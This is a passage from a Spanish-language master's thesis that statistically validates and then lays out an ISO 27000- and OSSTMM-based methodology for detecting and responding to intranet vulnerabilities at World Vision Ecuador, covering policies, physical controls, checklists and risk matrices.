Hi= Existe una diferencia significativa entre las medias de pre-test y post-test una vez aplicada la metodología de detección de análisis y respuesta a vulnerabilidades en una red de datos.

Ho= No existe una diferencia significativa entre las medias de pre-test y post-test, una vez aplicada la metodología de detección de análisis y respuesta a vulnerabilidades en una red de datos.

La tabulación de datos se lo realiza en función a la tabla 26-4. El resultado final se muestra en la tabla 28-4.

Tabla 28-4: Tabulación de datos

Metodología de Análisis y Respuesta a Vulnerabilidades.	**Nivel de Seguridad de la red**		
		Pre-test	**Post-test**
Seguridad Personal		3	3.67
Seguridad Física		3.92	4
Seguridad Lógica	Confidencialidad	1.6	3.4
Seguridad Legal		3	3
Seguridad Personal		3	3.67
Seguridad Física		3.5	3.75
Seguridad Lógica	Integridad	2.4	4
Seguridad Legal		2.5	3
Seguridad Personal	Disponibilidad	1.67	3.67

Seguridad Física	3.25	3.58
Seguridad Lógica	2.6	4
Seguridad Legal	2.5	3

Realizado por: Roberto Valente, 2018

El tema de investigación, corresponde a un estudio longitudinal, ya que se aplica la metodología en dos intervalos de tiempo distintos sobre una misma muestra. El primer resultado se ha llamado pre-test y el segundo post-test. En función a estos puntos se selecciona la prueba t de student, para la comprobación de hipótesis. Para el cálculo se usa el programa SPSS. En primer lugar se procede a comprobar la normalidad ya que la prueba t se basa en dicho supuesto, para un grupo mayor a 50 datos se utiliza la prueba de normalidad Kolmogorov-Smirnov y para grupos menores a 50 se utiliza la prueba Shapiro-Wilk, se usará ésta última para este tema de investigación. Con el mismo programa SPSS se procede a obtener la diferencia entre los valores de pre-test y post-test, los resultados se muestran en la figura 1-4.

Figura 1-4. Cálculo previo para la comprobación de normalidad

Realizado por: Roberto Valente, 2018

Fuente: SPSS v.24

Con la columna del resultado, con nombre "Diferencia" se procede a probar la normalidad. SPSS->Estadísticos descriptivos->Explorar




Figura 2-4. Comprobación de normalidad

Realizado por: Roberto Valente, 2018

Fuente: SPSS v.24

Pruebas de normalidad

	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
Diferencia	,250	12	,037	,887	12	,107

a. Corrección de significación de Lilliefors

Figura 3-4. Resultados de normalidad

Realizado por: Roberto Valente, 2018

Fuente: SPSS v.24

La regla de normalidad me indica que si el p-valor es mayor a 0.05 entonces la distribución es normal. En este caso como la muestra es menor a 50, se verifica los resultados Shapiro-Wilk con un p-valor de 0.107 el cual es mayor a 0.05, por lo cual se concluye que se trata de una distribución normal.

Se procede a realizar la prueba t a través del programa SPSS. SPSS->Analizar->Comparar medias->Pruebas T para muestras relacionadas.




Figura 4-4. Análisis de datos con prueba t

Realizado por: Roberto Valente, 2018

Fuente: SPSS v.24

Prueba T

Estadísticas de muestras emparejadas

		Media	N	Desviación estándar	Media de error estándar
Par 1	PreTest	2,7450	12	,68274	,19709
	PostTest	3,5817	12	,38376	,11078

Correlaciones de muestras emparejadas

		N	Correlación	Sig.
Par 1	PreTest & PostTest	12	,246	,442

Prueba de muestras emparejadas

		Diferencias emparejadas					t	gl	Sig. (bilateral)
		Media	Desviación estándar	Media de error estándar	95% de intervalo de confianza de la diferencia Inferior	Superior			
Par 1	PreTest - PostTest	-,81667	,69624	,20099	-1,25904	-,37430	-4,063	11	,002

Figura 5-4. Resultados de Prueba t

Realizado por: Roberto Valente, 2018

Fuente: SPSS v.24

Ahora del resultado se halla el P(Valor) :

Valor de P = 0.002

α(Nivel de significancia)=0.05

0.002 < 0.05

Como el valor de P, es menor al nivel de significancia α entonces rechazamos la hipótesis nula y aceptamos la hipótesis alternativa, por lo tanto se concluye que la diferencia entre las medias es significativa. Tomando como premisa que los doce indicadores que se utilizaron para medir el nivel de seguridad son adecuados, se concluye además que la aplicación de la propuesta de una metodología de detección y respuesta a vulnerabilidades mejora la seguridad en la intranet de la Organización No Gubernamental World Vision Ecuador.

CAPÍTULO V

5. PROPUESTA

Metodología de detección y respuesta a vulnerabilidades de intranet Versión 1.0 (MDRVI 1.0)

La metodología se centra en los tres pilares fundamentales de la seguridad informática: Integridad, Disponibilidad y Confidencialidad. La metodología es desarrollada en base a las normas ISO 27002:2005 tomando en cuenta las secciones de políticas de seguridad de la información, seguridad de los recursos humanos, seguridad física y ambiental, control de accesos y gestión de incidentes.

Además se basa en la norma ISO 27001:2005 utilizada para el desarrollo de un Sistema de Gestión de Seguridad de la Información, para este fin también se trabaja conjuntamente con la norma ISO/IEC 27005:2008 utilizada para la gestión del riesgo en la información. Se basa también en la metodología de pruebas de penetración OSSTMM en su versión 2.1 tomando en cuenta la sección de seguridad de la información, la seguridad en las tecnologías de internet y seguridad física.

5.1. Barreras de Seguridad de Intranet

La metodología cubre cuatro bloques de seguridad de la intranet, como se muestra en el cuadro de la figura 1-5

Figura 1-5. Barreras de seguridad

Elaborado por: Roberto Valente, 2018




Figura 2-5. Esquema general de la metodología

Realizado por: Roberto Valente, 2018

5.1.1. Seguridad Legal

En la aplicación de la metodología es necesario tener claramente las leyes vigentes a nivel del país en el cual se realizará la misma, además de verificar las políticas internas y sanciones que la organización maneja. Esta barrera pretende:

- Tomar medidas preventivas con advertencias de acciones legales en caso de accesos indebidos a la infraestructura, recursos y servicios tecnológicos que la misma maneja.
- La persona que aplique la metodología tenga conciencia de la responsabilidad a nivel legal al realizar las respectivas pruebas de seguridad.
- La organización se encuentre capacitada a nivel legal en caso de vulneración de sus seguridades en temas de infraestructura tecnológica.

Estos criterios se han definido por el autor, basado en la norma ISO 27002:2005, de la sección "Conformidad con la legislación" siendo uno de sus objetivos evitar el incumplimiento de cualquier ley, estatuto, regulación u obligación contractual y de cualquier requerimiento de seguridad.

5.1.2. Seguridad de Personal.

La seguridad de personal se refiere a todas las personas que trabajan en la organización y cuyas acciones no generen inseguridades en la intranet. Este bloque de seguridad contiene los siguientes ítems:

- Políticas de buen uso de recursos tecnológicos: La organización deberá socializar a sus empleados su responsabilidad sobre el uso y cuidado correcto de los recursos tecnológicos. Incluye equipos de cómputo y datos.
- Políticas de cuentas de usuario: La organización debe contar con una política sobre el cual se otorgue acceso con los privilegios determinados para cada personal. La habilitación y deshabilitación de la misma. La política constará de uno o varios puntos especificados para las personas que deben contar con contraseñas de alta confidencialidad como usuarios administradores de los diferentes sistemas.
- Políticas de conexiones remotas: La organización debe contar con una política sobre el cual se otorgue permisos para conexiones permanentes remotas como VPNs o cualquier otro tipo

de conexión donde se vea involucrado el acceso a nuestra LAN. La política contemplará también los accesos temporales enumerando específicamente los medios que se utilizarán para el mismo como por ejemplo TeamViewer, Logmein, Cisco VPN client. Se detallará las personas que tendrán acceso a las mismas.

- Políticas de acceso a la red: El documento hará constar de quienes tendrán acceso a la red y su salida hacia internet. Se deberá limitar el ancho de banda conforme a los requerimientos de cada departamento. Se deberá controlar el acceso a páginas web que no estén vinculadas directamente para el trabajo del personal. Debe incluir la gestión de equipos de cómputo externos que por cierta razón necesiten conectarse a nuestra red LAN.
- Políticas ante ingreso de terceros para de esta manera evitar que las personas que no son parte de la organización se encuentren aisladas y realizando acciones en contra de las seguridades de la organización.
- Políticas de pares de trabajo: El documento hará constar la manera en la cual el personal de tecnologías de información cuente con una compañera o compañero de trabajo para relevar las funciones en caso de ausencias temporales o el cese de sus funciones en la organización. Deberá contener los niveles de acceso otorgados y firmar los documentos de confidencialidad de la información.
- Los manuales de políticas seguridad deben ser actualizados y/o revisados cada año fiscal de la organización, su contenido debe ser socializado en el mismo periodo.
- Personal de la organización capacitado en temas de seguridad: Es necesario que el personal se encuentre capacitado para responder efectivamente ante posibles ataques dentro y fuera de la infraestructura de red.

Estos criterios se han definido por el autor, basado en la norma ISO 27002:2005, de la sección "Política de seguridad", siendo su objetivo dirigir y dar soporte a la gestión de la seguridad de la información. También se basa en la sección "Seguridad ligada al personal" cuyos objetivos son:

- Reducir los riesgos de errores humanos, robos, fraudes o mal uso de las instalaciones y los servicios
- Asegurar que los usuarios son conscientes de las amenazas y riesgos en el ámbito de la seguridad de la información, y que están preparados para sostener la política de seguridad de la organización en el curso normal de su trabajo
- Minimizar los daños provocados por incidencias de seguridad y por el mal funcionamiento, controlándolos y aprendiendo de ellos.

Los criterios se basan también en la metodología OSSTMM de su sección C de Seguridad en las tecnologías de Internet, punto 16 de evaluación de políticas de seguridad.

5.1.3. Seguridad Física.

Se refiere a todo lo tangible en cuanto al acceso seguro hacia la infraestructura tecnológica cumpliendo las políticas legales e internas de niveles de seguridad que la organización maneje.

5.1.3.1. *De los ingresos*

- Guardias de seguridad: Personas encargadas de vigilar, proteger los bienes de la organización al igual que velar por la seguridad del personal de la organización. Su función además puede ser el registro e identificación de las personas que ingresan o salen de las instalaciones.
- Sistemas Biométricos: Sistemas que permiten en base a un rasgo de la persona identificar quién es y decidir su acceso o denegación hacia el sitio que desea ingresar.
- Detectores de metales: Que eviten el ingreso de cualquier objeto que amenace la integridad del personal y de la infraestructura.

5.1.3.2. *Suministro eléctrico redundante.*

Este sistema permite el uso de una fuente alterna de suministro eléctrico en caso de cortes en el suministro principal, además se considera el uso de Sistemas de alimentación ininterrumpida (UPS) el cual también regula la estabilidad de suministro en cuanto a variaciones bruscas de voltaje o corriente.

5.1.3.3. *Enlaces de internet redundantes.*

Permite la continuidad del servicio en caso de interrupciones en el enlace principal del servicio de internet. Pueden ser de dos tipos (Technet, 2010) :

- El modo de alta disponibilidad designa un vínculo principal que soporta todo el tráfico saliente de Internet y un vínculo de reserva que se activa automáticamente en caso de que el primer vínculo no funcione.

- El modo de equilibrio de carga dirige el tráfico saliente de Internet entre dos vínculos de ISP de manera simultánea y establece el porcentaje de tráfico de Internet total por vínculo. También admite la conmutación por error si uno de los vínculos no funciona.

5.1.3.4. *Ventilación.*

Se verificará el aire acondicionado y humedad en el centro de datos:

- Ventilación, ductos de circulación de aire, calculados en función del volumen de la habitación en metros cúbicos. Según ASHRAE (American Society of Heating, Refrigerating and Air Conditioning Engineers) la temperatura recomendada se encuentra en el rango de 18 grados centígrados a los 27 grados centígrados en el data center. (Gámez, 2014)
- Control de Humedad: entre 45 y 55% de humedad, recomendado por la norma TIA/EIA 942. En 2011 el primer Data Center de Facebook ubicado en Prineville, Oregon (EEUU) sufrió un incidente a causa de sus sistemas de refrigeración donde la humedad relativa superó el 95%, generando condensación de agua sobre los equipos que generaron reinicios no programados a los servidores por problemas eléctricos (The Register, 2013).

5.1.3.5. *Sistema anti incendios*

La seguridad debe proteger tanto al hombre como a los equipos, por lo cual son necesarios los detectores en caso de incendios.

5.1.3.6. *Sistema anti inundaciones.*

El agua puede provocar el daño en muchos equipos y por ende la pérdida de información valiosa para la organización. El datacenter deberá encontrarse en un lugar donde el riesgo de inundación sea mínimo con un buen sistema de drenaje. Instalación de detectores de agua o inundaciones. Instalación de equipos a una distancia prudencial del suelo.

5.1.3.7. *Equipos backups.*

Son equipos designados para casos fortuitos cuando un equipo ha dejado de funcionar y se evidencia la demora en su reparación. Cada área deberá tener su equipo backup.

5.1.3.8. *Mantenimiento preventivo de hardware*

Su fin es mantener los equipos de cómputo en buenas condiciones y extender su vida útil. Puede existir disminución en el rendimiento de los equipos tecnológicos.

5.1.3.9. *Manejo de garantías vigentes*

En caso de existir fallos en los equipos de cómputo, la proveedora respectiva realizará la garantía de la misma.

5.1.3.10. *Sitios alternos por causas de desastres*

Hay muchas situaciones en las que se ven comprometidas todas las instalaciones incluido su personal por ejemplo fuego, inundación, terremoto, tsunami, cortocircuitos, etc. En caso de ocurrencia de este tipo de sucesos es necesario contar con un sitio alterno que permita la continuidad de todos los servicios ofrecidos por la organización.

5.1.3.11. *Protección de edificio.*

La seguridad perimetral es importante ante posibles intrusiones, al igual que es necesario una acción si llegase a ocurrir, por lo cual es necesario que el edificio cuente con alarmas, cámaras de vigilancia, cercos eléctricos, cerraduras eléctricas, convenio con compañía de vigilancia.

Estos criterios se han definido por el autor, basado en la norma ISO 27002:2005 de la sección "Seguridad Física y del Entorno" cuyos objetivos son:

- Evitar accesos no autorizados, daños e interferencias contra los locales o la información de la organización.
- Evitar pérdidas, daños o comprometer los activos así como la interrupción de las actividades de la organización.
- Prevenir las exposiciones a riesgo o robos de la información y de recurso de tratamiento de la información

Los criterios se basan también en la metodología OSSTMM de la sección F Seguridad Física del apartado 1 revisión de perímetro, apartado 3 evaluación de control de acceso, apartado 5 revisión de ubicación y apartado 6 revisión de entorno.

5.1.4. Seguridad Lógica

Se refiere a todo lo intangible en cuanto al acceso seguro hacia la infraestructura tecnológica, comprende los siguientes ítems:

- Gestión de incidentes: El contar con un sistema que gestiones incidencias permitirá el registro de las incidencias reportadas, la asignación de un técnico, control de tiempos de resolución, clasificación del tipo de incidencia y su resolución, reportes de incidencias comunes o frecuentes para la toma de acciones correctivas.
- Diagrama de la red de datos: El diagrama nos permitirá centrarnos en los posibles objetivos de ataques y permitirá un plan de evaluación de acción en caso de ocurrencias. Además permitirá una respuesta oportuna en caso de incidencias presentadas a nivel de la infraestructura de red
- Respaldos de información: La información es el principal activo de una organización por lo cual es necesario protegerlo y respaldarlo. La organización contará con un sistema que permita respaldar informes de usuario, configuraciones de equipos tecnológicos, llevar una bitácora de respaldo y la verificación aleatoria de recuperación exitosa de la información. La información respaldada debe ser encriptado.
- Actualizaciones: Es necesario la correcta actualización conforme a los nuevos tipos de ataques que podrían generarse diariamente.
- Terminales: Cualquier equipo tecnológico que se conecte a nuestra red.
- Capa de acceso: Se verificará los switches y se analizará la configuración de VLANs y redundancias.
- Capa de distribución: Se verificará los router o switches multicapa y se analizará la configuración de enrutamiento y las políticas de control de accesos.
- Capa Core: Se verificará los equipos que se encuentran en esta capa, la redundancia permitiendo la confiabilidad, tolerancia a fallos y alta disponibilidad.
- Servidores: Se analizará el firewall, central de telefonía IP, Active Directory, DNS, http, ntp, certificados, vmware, storage, ISE, lotus notes, intranet, base de datos.

Estos criterios se han definido por el autor, basado en la norma 27002:2005, de la sección “Control de Accesos”, siendo sus objetivos:

- Controlar los accesos a la información.
- Evitar accesos no autorizados a los sistemas de información.
- Evitar el acceso de usuarios no autorizados.
- Protección de los servicios en red.
- Evitar accesos no autorizados a ordenadores.
- Evitar el acceso no autorizado a la información contenida en los sistemas.
- Detectar actividades no autorizadas.
- Garantizar la seguridad de la información cuando se usan dispositivos de informática móvil y teletrabajo.

También se define en base a la metodología OSSTMM de la sección C Seguridad en las tecnologías de Internet, apartado dos (2) Sondeo de Red, apartado tres (3) Identificación de los Servicios del Sistema, apartado seis (6) Obtención de documentos y apartado siete (7) búsqueda y verificación de vulnerabilidades.

5.1.5. Matrices de la metodología

Para la realización de la metodología se utilizan matrices realizadas en Excel, una por cada barrera de seguridad, que se aplicarán en las distintas fases presentadas en el desarrollo de la metodología.
Las matrices constan de tres libros: El formulario de chequeo, indicador por pesos e indicador porcentual.

5.1.5.1. *Formulario de chequeo. Está formado por las siguientes partes:*

- Encabezado: Se registra la organización donde se aplica la metodología, la fase de la metodología, la barrera de seguridad, la persona encargada de completar y llevar a cabo los chequeos de cada sección, la persona por parte de la organización que revisa o con quien se coordina para llevar a cabo los chequeos, la fecha de inicio y finalización de las actividades y los principios de seguridad.

RESPUESTA ANTE VULNERABILIDADES				
EMPRESA	World Vision Ecuador	BARRERA DE SEGURIDAD:	Personal	Principios de Seguridad C: Confidencia
ETAPA	Respuesta ante Vulnerabilidades			
TECNICO REALIZA :	Roberto Valente	FECHA INICIO:		
TECNICO REVISA :	Felipe Llangarí	FECHA FIN:		

Figura 3-5. Encabezado de matriz de la metodología

Realizado por: Roberto Valente, 2018

- Secciones. Cada formulario contendrá diferentes secciones cada una con una lista de chequeo, se preguntará si cumple la lista o no, se registrará las observaciones, los instrumentos utilizados y se registrará si aporta una mejora en los principios de seguridad contemplados por la metodología, cero (0) mejora, uno (1) no mejora.

  Por ejemplo en la figura 4-5, la sección es "Políticas de seguridad de la información". Si el investigador prueba que menos del 70% conocen de las políticas, entonces registrará la casilla "No" se escribirá las observaciones, en este caso, las preguntas para validar el "No" se basaron el documento TI-GEN-01 manejado en la organización, para probar lo anterior mencionado se ha usado una encuesta. Conforme a los resultados de encuesta, en este caso se registra que en este punto no existe una mejora en la confidencialidad e integridad por lo cual se registra con el valor de uno (1) en la columna correspondiente.

Políticas de Seguridad de la Información	SI	NO	Observaciones	Instrumento	C	I	D
El personal de la organización conoce las Políticas de uso aceptable de equipos tecnológicos y datos? (Si en caso que la encuesta sea satisfactoria en más del 70% de personal)		x	Contemplado en el documento de Tips de uso de equipos de cómputo, con codificación TI-GEN-01	Encuesta 1R	1	1	0

Figura 4-5. Sección del formulario

Realizado por: Roberto Valente, 2018

- Lista de chequeo por sección: En la figura 5-5 se observa dos secciones "Personal Capacitado" y "Pares de trabajo" la primera tiene dos chequeos y la segunda una.

Personal Capacitado	SI	NO	Observaciones	Instrumento	C	I	D
La organización ha recibido cursos de seguridad de la información en el último año?	X		El curso lo realizaron en el mes de mayo de julio del 2017 a través de su página https://www.nrveca mpus.com	Observación	0	0	0
Ante un ataque de ingeniería social, más del 70% del personal tomó las medidas correctas?	X			Ingeniería Social a través de correos electrónicos. (Phishing)	0	0	0
Pares de Trabajo	**SI**	**NO**	**Observaciones**	**Instrumento**	**C**	**I**	**D**
El departamento de tecnologías de la información cuenta con pares de trabajo que puedan suplir en cualquier evento emergente la ausencia de alguno de los miembros?	X		Personal limitado ante gran carga de trabajo	Entrevista	0	0	1

Figura 5-5. Lista chequeo por secciones
Realizado por: Roberto Valente

Cada formulario tendrá la firma del encargado de realizar los chequeos y la firma del representante del departamento encargado de tecnologías de la respectiva organización.

5.1.5.2. *Indicador por pesos.*

Este libro muestra por secciones el grado de la seguridad en cuanto a confidencialidad, integridad y disponibilidad. El archivo en excel se encuentra con una macro de tal manera que valida la lista de chequeo de cada sección y registrando como resultado un valor de seguridad en base a la tabla 1-4 niveles de seguridad de la red de datos, expuesto en el capítulo cuatro.




Figura 6-5. Diagrama de flujos de obtención de valor de indicadores
Realizado por: Roberto Valente, 2018

Barrera de Seguridad	Índice	Grados Principios de Seguridad		
		Confidencialidad	Integridad	Disponibilidad
Seguridad de Personal	Políticas de seguridad de la información	3	3	4
	Personal capacitado en temas de seguridad Informática	4	4	4
	Personal capacitado para relevar otras áreas.	4	4	0
Promedio		3.67	3.67	2.67

Figura 7-5. Indicador por pesos

Realizado por: Roberto Valente, 2018

c. Indicador porcentual. Este libro tiene la misma dinámica que el indicador por pesos pero con valores porcentuales

Barrera de seguridad	Índice	Grado de Seguridad		
		Confidencialidad	Integridad	Disponibilidad
Seguridad de Personal	Políticas de seguridad de la información	87.5	87.5	100
	Personal capacitado en temas de seguridad Informática	100	100	100
	Personal capacitado para relevar otras áreas.	100	100	0
Promedio		95.83	95.83	66.67

Figura 8-5. Indicador Porcentual

Realizado por: Roberto Valente, 2018

5.2. Fase A - Estudio del entorno objetivo

Se acuerda conjuntamente con el cliente el modo de trabajo y se firma el respectivo documento para el inicio de las pruebas de vulnerabilidad.

- Legalidad local: Se verificará todas las leyes que regulen la seguridad informática del país donde se encuentren. Se deberá citar textualmente para el informe respectivo.
- Revisión de políticas internas de seguridad: Se verificará las políticas internas de seguridad manejadas antes de la ejecución de búsqueda y toma de acciones ante vulnerabilidades.

- Acuerdos de confidencialidad: Se deberá firmar un documento de confidencialidad, ya que el personal que aplicará la metodología contará con los datos de la infraestructura de red y estará encargada de evitar cualquier interrupción de servicios mientras realicen su trabajo.
- Tipo de prueba: Intrusiva/no intrusiva. Se acordará con la persona encargada por parte la organización para el seguimiento de aplicación de metodología, el tipo de prueba que se realizará, intrusiva en el caso de aplicar pruebas de explotación de vulnerabilidades y no intrusiva en el caso de solo detallar las vulnerabilidades. (Acosta, 2013)
- Limitaciones para las pruebas: Se acordará con la persona encargada por parte la organización para el seguimiento de aplicación de metodología, las limitaciones en cuanto a horarios, direccionamiento, servidores a evaluar.
- Cronogramas de aplicación de metodología: Se realizará un cronograma de trabajo de aplicación de metodología, se recomienda en periodos de bajo tráfico donde no exista la demanda de prestación de servicios.

Estos criterios se han definido por el autor, basado en la norma ISO/IEC 27001:2005, de la sección "Organización de la Seguridad de la información".

5.3. Fase B - Evaluación de riesgos

Esta fase se basa en la ISO/IEC 27005:2008 referente a la gestión del riesgo en la seguridad de la información. La evaluación de riesgos permite descubrir todo lo que impide que la organización cumpla sus objetivos como tal. Los riesgos se definen como la degradación de la seguridad (o elevación del riesgo) sobre un ciclo de vida específico, basándose en mejores prácticas para test periódicos (ISECOM, 2003).

La evaluación se registra en la matriz de riesgos desarrollada en excel, cuyo formulario principal se encuentra en el anexo D. Consta de las siguientes partes:

- Objetivos como Unidad de tecnologías de información: Se verificará todos los objetivos manejados como departamento para la prestación eficiente de servicios tecnológicos. Esto se deberá realizar por cada bloque de seguridad de la metodología propuesta.
- Descripción de riesgo por cada objetivo: Cada objetivo estará vinculada a uno o más riesgos, es necesario describir el mismo.

- Probabilidad de ocurrencia: Ésta pueda ser alto, medio o baja
- Impacto sobre confidencialidad, integridad, confidencialidad. Ésta puede ser alto, medio o bajo.
- Control aplicado: Las medidas actuales para mitigar el riesgo existente.
- Control Esperado: Resultados satisfactorios ante la ocurrencia o mitigación del riesgo.

Para la evaluación de riesgos se utilizará la siguiente abreviatura para medir el impacto sobre:

C=Confidencialidad
I=Integridad
D=Disponibilidad
PO = Probabilidad de Ocurrencia

La tabla 1-5 se basa en el cuadro de métrica base CVSS v3.0 expuesta en la tabla 2-2.

Tabla 1-5: Tabla de valoración Probabilidad/Impacto

Abreviación	Valoración Cualitativa	Valoración Cuantitativa	Criterios Probabilidad	Criterios Impacto
A	Alta	3	- La vulnerabilidad puede ser explotada varias veces.	Pérdida total de confidencialidad, integridad o disponibilidad.
M	Media	2	- La vulnerabilidad puede ser explotada solo en ciertas circunstancias específicas.	Pérdida parcial de confidencialidad, integridad o disponibilidad
B	Baja	1	- La vulnerabilidad difícilmente puede ser explotada.	No hay pérdida

Fuente: (International Telecommunication Union (ITU), 2016)

Realizado por: Roberto Valente, 2018

5.4. Fase C - Búsqueda de vulnerabilidades

La búsqueda de vulnerabilidades se realiza en función a la matriz de riesgos obtenida en la fase B y se lo hace para cada bloque de seguridad de la presente metodología. Para el registro de vulnerabilidades la metodología utiliza matrices en archivo excel, el mismo que contiene macros para la obtención automática de los indicadores respectivos para el análisis de resultados.

5.4.1. Vulnerabilidad de personal

Se pretende buscar las vulnerabilidades que pueden existir a través del personal de la organización. Los resultados se registrarán en la matriz de búsqueda de vulnerabilidades cuyo formulario principal se presenta en el anexo E. En base al punto 5.1.2; se verificará los siguientes ítems:

5.4.1.1. *Existencia de políticas de seguridad de la Información*

Se verificará que la organización cuente con políticas en el que conste el cuidado de los equipos y las principales acciones que debe tomar con la información generada en la organización como son los respaldos de información. Las políticas deben contener:

- Alcance de las políticas: Personal sobre el cual se aplica y los permisos otorgados para sus respectivos accesos, gestión de equipos tecnológicos y nivel de gestión de la información.
- Objetivos de la política: Se indica claramente qué es lo que desea lograr.
- Descripción de la política: Contiene todos los ítems referentes al tipo de política aplicado, medidas en caso de incumplimiento y las respectivas sanciones.

5.4.1.2. *Desconocimiento de políticas, usuarios no capacitados.*

En caso de contar con las políticas del ítem 5.4.1.1 se deberá realizar un cuestionario que permita validar el nivel de conocimiento del mismo.

5.4.1.3. *Políticas de ingreso a terceros*

Se validará el cumplimiento de las políticas al momento de ingresar al edificio de la organización, personal externo. Se utilizará la observación y entrevistas.

5.4.1.4. *Acuerdos de no divulgación*

